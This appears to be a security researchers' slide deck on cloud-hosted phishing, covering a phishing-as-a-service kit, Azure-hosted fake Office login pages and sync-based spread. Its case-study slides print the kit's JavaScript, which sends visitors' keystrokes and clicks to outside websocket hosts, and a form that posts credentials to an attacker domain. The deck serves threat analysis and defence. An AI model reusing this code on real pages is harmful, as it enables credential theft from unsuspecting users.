Phishing in the cloud era

Ashwin Vamshi &
Abhinav Singh

Ashwin Vamshi

- Staff Security Research Engineer, Netskope
  - Innate interest in targeted attacks and malwares using cloud services.
  - Identifying malwares, campaigns and threat actors using ‘cloud as an attack vector’

Abhinav Singh

- ❖ Staff Security Research Engineer, Netskope
  - ➢ Background in Malware research, reverse engineering, incident response and cloud security.
  - ➢ Author and speaker.

Agenda


Introduction

Cloud abuse techniques and case-studies

Motivation behind abusing cloud

Conclusion


Cloud Adoption Trend




Attacks “at the scale of cloud”

- Wide-scale adoption of cloud services by cybercriminals with a large upscale around phishing attacks.
- The phished baits are designed to mimic login pages of popular cloud services
- Phishing attacks hosted in the cloud are highly effective and hard to detect.
- Example - Phishing website with a Microsoft domain and a Microsoft-issued SSL certificate, asking for Office 365 credentials.

BEC- It Still Exists!!





Source: Fincen.gov

BEC in the cloud era - Problem statement

- Attacks with SSL certificates/Cloud services to appear legitimate.

- Tricks corporate users that are savvy enough to check that the domain and SSL certificate of a website is from a trusted origin.

- Slow take-downs, fast recovery.


Cloud Abuse techniques


1. PhaaS - Phishing as a Service

PhaaS - Attack Description

- Cloud hosted Phishing-as-a-Service cyber-crime model.
- Click, Build & Host.
- Flexible plans with wide variety of payment options being accepted.
- Additional features like user training, 24/7 customer support and remote monitoring.


Hackshit – Case-study





Starter	Basic	RECOMMENDED Premium	Master
1 Week	2 Weeks	1 Month	2 Months
$40.00	$60.00	$100.00	$250.00
100 Logs	1,000 Logs	10,000 Logs	Unlimited Logs
5 Spam Links	20 Spam Links	100 Spam Links	10,000 Spam Links
Buyer Marketplace Account	Buyer Marketplace Account	Premium Tutorial Videos	Premium Tutorial Videos
24/7 support	24/7 support	Commercial Marketplace Account	Master Hacking Tools
Select	Select	24/7 support	Commercial Marketplace Account
		Select	* Beta Feautures
			24/7 support
			Select

Hackshit – Infection Monitoring Page



Link Type: Dropbox *Generated 1 hour ago*


Link Details	
Link Type	Dropbox
Created At	2017-[redacted]
Redirects To	https://www.dropbox.com/downloading?src=index
Generated Link	https://pomf.pyonpyon.moe/[redacted].html
Main Site Address	https://www.dropbox.com/login
Access Token	[redacted]
Total Logs	0
Total Clicks	10

Clicks/Visits


Country	IP Address	Time	Time
[redacted]	[redacted]	2017-[redacted]	full info
[redacted]	[redacted]	2017-[redacted]	full info
[redacted]	[redacted]	2017-[redacted]	full info
[redacted]	[redacted]	2017-[redacted]	full info

- The phished baits were served with SSL certificates signed by LetsEncrypt or Comodo.
- TLD's: "moe", "tn", "cat", "wtf", and "space".
- These websites were clones built using a file uploading and sharing platform named Pomf.
- Pomf clones not indexed by search engines.

Hackshit – Source Code View



```
var BigData = {
    id: '1990',
    token: '[redacted]',
    name: 'Google_Doc',
    site_id: '4',
    redirect: 'https://a.safe.moe/rF1CO.html',
    hsData: "[redacted]",
};

var socket = io('https://pod-1.logshit.com');

socket.on('ping', function (data) {
    socket.emit('hello', BigData );
});

socket.on('redirect', function(data){
    window.location = BigData.redirect;
});

$(document).ready(function(){

    $('body').click(function(e){
        this.BigData = BigData;
        socket.emit('clicked', this.BigData);
    });

    $('body').on('keyup', function(e){
        this.BigData = BigData;
        this.BigData.key = e.key;
        socket.emit('keyup', this.BigData);
    });
});

$("#login_form").keypress(function(e) {
    if (e.which == 13) {
        $("#submit").click();
    }
});
```



```
var BigData = {
    id: '1599',
    token: '[redacted]',
    name: 'Google_Doc',
    site_id: '4',
    redirect: 'http://www.google.com',
    hsData: "[redacted]",
};

var socket = io('https://hspod-1.eu-1.evennode.com');

socket.on('ping', function (data) {
    socket.emit('hello', BigData );
});

socket.on('redirect', function(data){
    window.location = BigData.redirect;
});

$(document).ready(function(){

    $('body').click(function(e){
        this.BigData = BigData;
        socket.emit('clicked', this.BigData);
    });

    $('body').on('keyup', function(e){
        this.BigData = BigData;
        this.BigData.key = e.key;
        socket.emit('keyup', this.BigData);
    });
});

$("#login_form").keypress(function(e) {
    if (e.which == 13) {
        $("#submit").click();
    }
});
```

Hackshit - Pointers

- Recorded the victims credentials via websocket service hosted in the cloud.
- Shift of service: Amazon > Evennode > Now.
- Takedowns → resurface and reuse attack elements.

Classic example of reusing the same attack elements onto new cloud accounts.


2. Phishing Attacks Hosted via Public Cloud

Abusing popular cloud SaaS, IaaS applications like Google Drive, Dropbox, OneDrive, Azuresites, Googlesites etc.

Infection vector Email attachment → Decoy documents


Specifically targets corporate users using cloud applications.

Malicious PDF Attachments – Case-study




[redacted] LLC

This file is securely attached open with your professional email login credentials



Sign in with your valid email account to view document.

Phish → Microsoft-issued SSL certificate & Microsoft-owned domain



Page Info - https://onedriveunbound80343.blob.core.windows.net/exceltyrantship68694/excel-login-1.html
General
Media
Permissions
Security
View Certificate

Website Identity


Website: onedriveunbound80343.blob.core.windows.net

Owner: This website does not supply ownership information.

Verified by: Microsoft Corporation

Expires on: Saturday, November 9, 2019

Phishing webpage hosted in Azure blob storage




https://onedriveunbound80343.blob.core.windows.net/exceltyrantship68694/excel-login-1.html

Sign in with your valid email account to view document.

Privacy policy
personal information will be not disclosed or accessed by a third party. Applicable to unregistered users.


Microsoft excel ©2018



https://onedriveunbound80343.blob.core.windows.net/exceltyrantship68694/excel-login-2.html

onedriveunbound80343.blob.core.windows.net says


Invalid Email or Password Press Ok To Continue



https://onedriveunbound80343.blob.core.windows.net/exceltyrantship68694/excel-login-loading2.html

Generating Document Preview

Please Wait




https://onedriveunbound80343.blob.core.windows.net/exceltyrantship68694/excel-login-doc-download3.html

Document Is Downloading...

```
<form action="https://searchurl.bid/livelogins2017/finish40.php" name="nahalo" id="nahalo" method="post">
```

3. Cloud Fan-out Effect



- Infection spreading through the default Sync-&-Share property of SaaS services.

- Use of collaboration tools that automatically sync email attachments to SaaS apps.

- Self inflicted propagation of malicious file across the peer network.

- Even if unsuccessful- may leave the target vulnerable to future attacks. (Default Allow Policy)

